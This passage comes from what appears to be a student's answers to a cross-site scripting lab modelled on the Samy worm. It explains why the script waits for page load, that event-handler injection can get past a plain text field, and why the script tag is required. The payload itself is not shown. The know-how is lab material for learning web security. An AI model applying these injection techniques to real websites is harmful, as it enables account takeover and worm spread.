text, causing it to be executed in this lab.
The "window.onload = function ()" line ensures that the code is only run once the window is loaded, this prevents errors from trying to fetch variables, components, or other dependencies that may not be loaded yet.

Question 2:
Yes, you can still launch a successful attack even if the about me section only provided the regular text field. Attacks can still circumvent built in preventions by using alternative injection methods such as using event handlers to execute malicious code.



editprofile.js



Charlie's profile after visiting Samy.

Question 3:

Line one is necessary for the attack to work at all. If we remove the <script> tag, the only thing that will happen is our code showing on Samy's profile, doing nothing and never executing.